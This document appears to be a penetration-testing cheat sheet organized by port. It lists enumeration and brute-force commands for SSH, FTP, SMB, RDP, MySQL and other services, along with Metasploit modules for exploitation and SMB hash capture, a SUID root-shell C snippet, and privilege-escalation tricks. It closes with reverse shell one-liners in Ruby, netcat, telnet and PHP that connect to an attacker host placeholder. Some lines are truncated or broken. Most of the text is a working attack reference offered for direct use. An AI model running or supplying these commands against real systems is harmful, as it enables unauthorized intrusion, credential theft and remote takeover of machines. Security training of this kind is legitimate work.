Web hosts. 12

Php Meterpreter Shell

Reverse shell using interpreters

Shellshock

Resources & Links

Windows Privilege Escalation

SQL & Apache Log paths

Recon

Cheat Sheets (Includes scripts)

Meterpreter Stuff

Proxy Chaining

Huge collection of common commands and scripts as well as general pentest info

Scripts

Pentester Bookmarks, huge collection of blogs, forums, and resources

Pentest Checklist

OSCP Writeups, blogs, and notes

Enumeration

General Enumeration:

nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1

Verbose, syn, all ports, all scripts, no ping

nmap -v -sS -A -T4 x.x.x.x

Verbose, SYN Stealth, Version info, and scripts against services.

nmap --script smb-check-vulns.nse --script-args=unsafe=1 -p445 [host]

Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover

- netdiscover -r 192.168.1.0/24

FTP Enumeration (21):

- nmap -script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1
- FTP service on 10.10.1.22:21
 - Enumeration
 - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
 - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous : anonymous`.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):

```
ssh INSERTIPADDRESS 22
```

- SSH service on 10.10.1.22:22
 - Bruteforcing
 - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
 - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
 - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
 - Use nmap to automate banner grabbing and key fingerprints, e.g.
 - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'

- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
set user_file /usr/share/wordlists/metasploit/unix_users.txt
or
set user_file /usr/share/seclists/Usernames/Names/names.txt
run
```

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U
/usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SMTP Enumeration (25):

```
nmap --script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1  
nc -nvv INSERTIPADDRESS 25  
telnet INSERTIPADDRESS 25
```

Finger Enumeration (79):

Download script and run it with a wordlist: <http://pentestmonkey.net/tools/user-enumeration/finger-user-enum>

- Always do users enumeration
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t \$ip
use auxiliary/scanner/smtp/smtp_enum
- Command to check if a user exists
VRFY root
- Command to ask the server if a user belongs to a mailing list
EXPN root
- Enumeration and vuln scanning:
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 \$ip
- Bruteforce
hydra -P /usr/share/wordlists/nmap.lst \$ip smtp -V
- Metasploit user enumeration
use auxiliary/scanner/smtp/smtp_enum
- Testing for open relay

```
telnet $ip 25  
EHLO root  
MAIL FROM:root@target.com  
RCPT TO:example@gmail.com  
DATA  
Subject: Testing open mail relay.  
Testing SMTP open mail relay. Have a nice day.  
  
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):

```
dirbuster (GUI)  
dirb http://10.0.0.1/  
nikto -h 10.0.0.1  
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://\$ip -w Top1000-RobotsDisallowed.txt
```

```
wfuzz -c -z list.txt --sc 200 http://\$ip
```

Gather page titles from HTTP services nmap --script=http-title 192.168.1.0/24

Get HTTP headers of web services nmap --script=http-headers 192.168.1.0/24

Find web apps from known paths nmap --script=http-enum 192.168.1.0/24

Web Scanning

Gobuster quick directory busting

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
```

Gobuster comprehensive directory busting

```
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w
```

```
/usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
```

Gecko/20100101 Firefox/52.0'
Gobuster search with file extension
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
Nikto web server scan
nikto -h 10.10.10.10
Wordpress scan
wpSCAN -u 10.10.10.10/wp/
Port Checking
Netcat banner grab
nc -v 10.10.10.10 port
Telnet banner grab
telnet 10.10.10.10 port
[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite
<http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/>

Burp Suite against HTTP Basic authentication

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tool has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

Predictable resource locator, recursion supported (Discovery)
Login forms brute force
Session brute force
Parameter brute force
Parameter fuzzing and injection (XSS, SQL)
Basic and NtML authentication brute forcing

Source: <http://www.edge-security.com/webslayer.php>

root@kali:~# webslayer

Brute Force:

```
hydra 10.0.0.1 http-post-form
"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P
/usr/share/wordlists/rockyou.txt -l admin
```

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. ", but a minority of

WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.

EXAMPLE USAGE:

```
* Scan example.com.  
./whatweb example.com  
* Scan reddit.com slashdot.org with verbose plugin descriptions.  
./whatweb -v reddit.com slashdot.org  
* An aggressive scan of wired.com detects the exact version of WordPress.  
.whatweb -a 3 www.wired.com  
* Scan the local network quickly and suppress errors.  
whatweb --no-errors 192.168.0.0/24
```

Pop3 (110):

```
telnet INSERTIPADDRESS 110  
USER pelle@INSERTIPADDRESS  
PASS admin  
or:  
USER pelle  
PASS admin
```

RPCBind (111):

```
rpcinfo -p x.x.x.x
```

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip  
nmap $ip --script=msrpc-enum  
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to [heartbleed](#)

We can do that the following way.

```
sudo ssldump 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ss1-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
Run
```

- Open a connection
openssl s_client -connect \$ip:443
- Basic SSL ciphers check
nmap --script ssl-enum-ciphers -p 443 \$ip
- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...
- Test authentication:
telnet \$ip 110
USER uer@\$ip
PASS admin
list
retr 1

Finger

port 79

<https://touhidshaikh.com/blog/?p=914>

Find Logged in users on target.

finger @\$ip
if there is no user logged in this will show no username

Check User is existed or not.

finger \$username@\$ip
The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter **HTTP - Web Vulnerabilities**.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with **.htaccess** we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create **.htaccess** file inside that directory. Content of **.htaccess**:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
Create .htpasswd file
htpasswd -cb .htpasswd test admin
service apache2 restart
This will now create a file called .htpasswd with the user: test and the password: admin
If the directory does not display a login-prompt, you might have to change the apache2.conf file. To this:
<Directory /var/www/html/test>
    AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m
DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin
# List all emails
list
# Retrieve email number 5, for example
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum  
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperability, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102  
smbclient //192.168.1.106/tmp  
smbclient \\\\192.168.1.105\\\\ipc$ -U john  
smbclient //192.168.1.105/IPC$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure

samba:[https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20\(Command-line%20interface/Linux%20Terminal\)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!](https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!)

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077  
"//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSEXEC

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):

```
enum4linux -a 10.0.0.1
```

```
nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios
```

```
name and discover client workgroup / domain  
py 192.168.XXX.XXX 500 50000 dict.txt  
python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX  
nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-  
enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-  
discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-  
system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-  
ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-  
regsvc-dos.nse  
smbclient -L //INSERTIPADDRESS/  
List open shares  
smbclient //INSERTIPADDRESS/IPC$ -U john
```

SMB uses the following TCP and UDP ports:

```
netbios-ns 137/tcp # NETBIOS Name Service  
netbios-ns 137/udp  
netbios-dgm 138/tcp # NETBIOS Datagram Service  
netbios-dgm 138/udp  
netbios-ssn 139/tcp # NETBIOS session service  
netbios-ssn 139/udp  
microsoft-ds 445/tcp # if you are using Active Directory
```

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

```
mblookup -A $ip  
enum4linux -a $ip
```

Used to enumerate data from Windows and Samba hosts and is a wrapper for smbclient, rpcclient, net and nmblookup

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

```
locate .nse | grep smb
```

```
[+] NBNS Spoof / Capture  
[>] NBNS Spoof  
msf > use auxiliary/spoof/nbns/nbns_response  
msf auxiliary(nbns_response) > show options  
msf auxiliary(nbns_response) > set INTERFACE eth0  
msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10  
msf auxiliary(nbns_response) > run
```

```
[>] SMB Capture  
msf > use auxiliary/server/capture/smb  
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb  
msf auxiliary(smb) > run
```

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieved information about the target using SAM (Security Account Manager).

It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

SNMP Enumeration (161):

snmpwalk -c public -v1 10.0.0.0

snmpcheck -t 192.168.1.X -c public

onesixtyone -c names -i hosts

nmap -sT -p 161 192.168.X.X -oG snmp_results.txt

snmpenum -t 192.168.1.X

for community in public private manager; do snmpwalk -c \$community -v1 \$ip; done

snmpwalk -c public -v1 \$ip

snmpenum \$ip public windows.txt

Less noisy:

snmpwalk -c public -v1 \$ip 1.3.6.1.4.1.77.1.2.25

Based on UDP, stateless and susceptible to UDP spoofing

nmap -sU --open -p 16110.1.1.1-254 -oG out.txt

snmpwalk -c public -v1 10.1.1.1 # we need to know that there is a community called public

snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users

snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes

nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes \$ip

snmp-check -t \$ip -c public

onesixtyone -c names -i \$ip

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories.

Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree.

Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use Ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections.

You can sometimes access the Ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

`ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"`

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vulnerable to shellshock <https://www.exploit-db.com/exploits/34896/>

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: <http://localhost:631/admin>

You authenticate with the OS-users.

Find version. Test `cups-config --version`. If this does not work surf to <http://localhost:631/printers> and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypted

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and receive email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101  
tnscmd10g status -h 192.168.1.101
```

Bruteforce the SID

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

<http://www.red-database-security.com/wp/itu2007.pdf>

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

```
tnscmd10g version -h INSERTIPADDRESS
```

```
tnscmd10g status -h INSERTIPADDRESS
```

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to  
connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql ENUM,mysql-INFO,mysql-QUERY,mysql-USERS,mysql-VARIABLES,mysql-VULN-CVE2012-2122
```

Mysql-commands cheat sheet

<http://cse.unl.edu/~sscott>ShowFiles/SQL/CheatSheet/SQLCheatSheet.html>

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql ENUM,mysql-INFO,mysql-QUERY,mysql-USERS,mysql-VARIABLES,mysql-VULN-CVE2012-2122 \$ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST --data  
'txtLoginID=admin&txtPassword=aa&cmdSubmit>Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');  
mysql> ! sh  
MsSql
```

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping  
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload  
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ./freetds.conf  
[someserver]  
host = $ip  
port = 1433  
tds version = 8.0  
user=sa
```

```
root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the

filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
```

```
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correctly configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords

here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm

Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

```
cat /etc/my.cnf
```

<http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html>

Mysql-commands cheat sheet

<http://cse.unl.edu/~sscott>ShowFiles/SQL/CheatSheet/SQLCheatSheet.html>

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the database and see what users and passwords that are available. Maybe someone is resuing a password?

So the first step is to find the login-credentials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

/var/www/html/configuration.php

In that file you find the

```
<?php  
class JConfig {  
    var $mailfrom = 'admin@rainng.com';  
    var $fromname = 'testuser';  
    var $sendmail = '/usr/sbin/sendmail';  
    var $password = 'myPassowrd1234';  
    var $sitename = 'test';  
    var $MetaDesc = 'Joomla! - the dynamic portal engine and  
content management system';  
    var $MetaKeys = 'joomla, Joomla';  
    var $offline_message = 'This site is down for maintenance.  
Please check back again soon.';  
}
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.
Log in like this

rdesktop -u guest -p guest 10.11.1.5 -g 94%

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt  
rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration. There is an exploit for version 2.3.2

<https://www.exploit-db.com/docs/40123.pdf>

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
vncviewer 192.168.1.109
```

Ctr-alt-del

If you are unable to input ctr-alt-del (kali might interpret it as input for kali).

Try `shift-ctr-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login  
set rhosts 192.168.1.109  
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth  
set rhosts 192.168.1.109  
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357

04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://\$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://\$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h \$ip -p 389 -x -b "dc=mywebsite,dc=com"

DNS Zone Transfers:

nslookup -> set type=any -> ls -d blah.com

dig axfr blah.com @ns1.blah.com

This one works the best in my experience

dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml

Mounting File Share

showmount -e IPADDR

mount 192.168.1.1:/vol/share /mnt/nfs -nolock

mounts the share to /mnt/nfs without locking it

mount -t cifs -o username=user,password=pass,username=blah //192.168.1.X/share-name /mnt/cifs

Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)

net use Z: \\\win-server\share password /user:domain\janedoe /savecred /p:no

Mount a Windows share on Windows from the command line

apt-get install smb4k -y

Install smb4k on Kali, useful Linux GUI for browsing SMB shares

Fingerprinting: Basic versioning / finger printing via displayed banner

nc -v 192.168.1.1 25

telnet 192.168.1.1 25

Exploit Research

searchsploit windows 2003 | grep -i local

Search exploit-db for exploit, in this example windows 2003 + local esc

Compiling Exploits

gcc -o exploit exploit.c

Compile C code, add -m32 after 'gcc' for compiling 32 bit code on 64 bit Linux

i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe

Compile windows .exe on Linux

Packet Inspection:

tcpdump tcp port 80 -w output.pcap -i eth0

tcpdump for port 80 on interface eth0, outputs to output.pcap

Password Cracking

hash-identifier [hash]

john hashes.txt

hashcat -m 500 -a 0 -o output.txt --remove hashes.txt /usr/share/wordlists/rockyou.txt

hashcat -m 1000 dump.txt -o output.txt --remove -a 3 ?u?l?d?d?d?d

Brute force crack for NTLM hashes with an uppercase, lowercase, lowercase, and 4 digit mask

List of hash types and examples for hashcat https://hashcat.net/wiki/doku.php?id=example_hashes

<https://hashkiller.co.uk> has a good repo of already cracked MD5 and NTLM hashes

Bruteforcing:

hydra 10.0.0.1 http-post-form

"/admin.php:target=auth&mode=login&user=[^]USER[^]&password=[^]PASS[^]:invalid" -P

/usr/share/wordlists/rockyou.txt -l admin

hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOCOL

hydra -P /usr/share/wordlists/nmap.lst 192.168.X.XXX smtp -V

Hydra SMTP Brute force

Shells & Reverse Shells

SUID C Shells

bin/bash:

int main(void){

setresuid(0, 0, 0);

system("/bin/bash");

}

bin/sh:

int main(void){

setresuid(0, 0, 0);

system("/bin/sh");

}

TTY Shell:

python -c 'import pty;pty.spawn("/bin/bash")'

echo os.system('/bin/bash')

/bin/sh -i

execute('/bin/sh')

LUA

!sh

Privilege Escalation via nmap

:!bash

Privilege escalation via vi

Spawn Ruby Shell

```

exec "/bin/sh"
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh -i <&%d >&%d
Netcat
nc -e /bin/sh ATTACKING-IP 80
/bin/sh | nc ATTACKING-IP 80
rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
Telnet Reverse Shell
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p
telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
PHP
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'
(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)
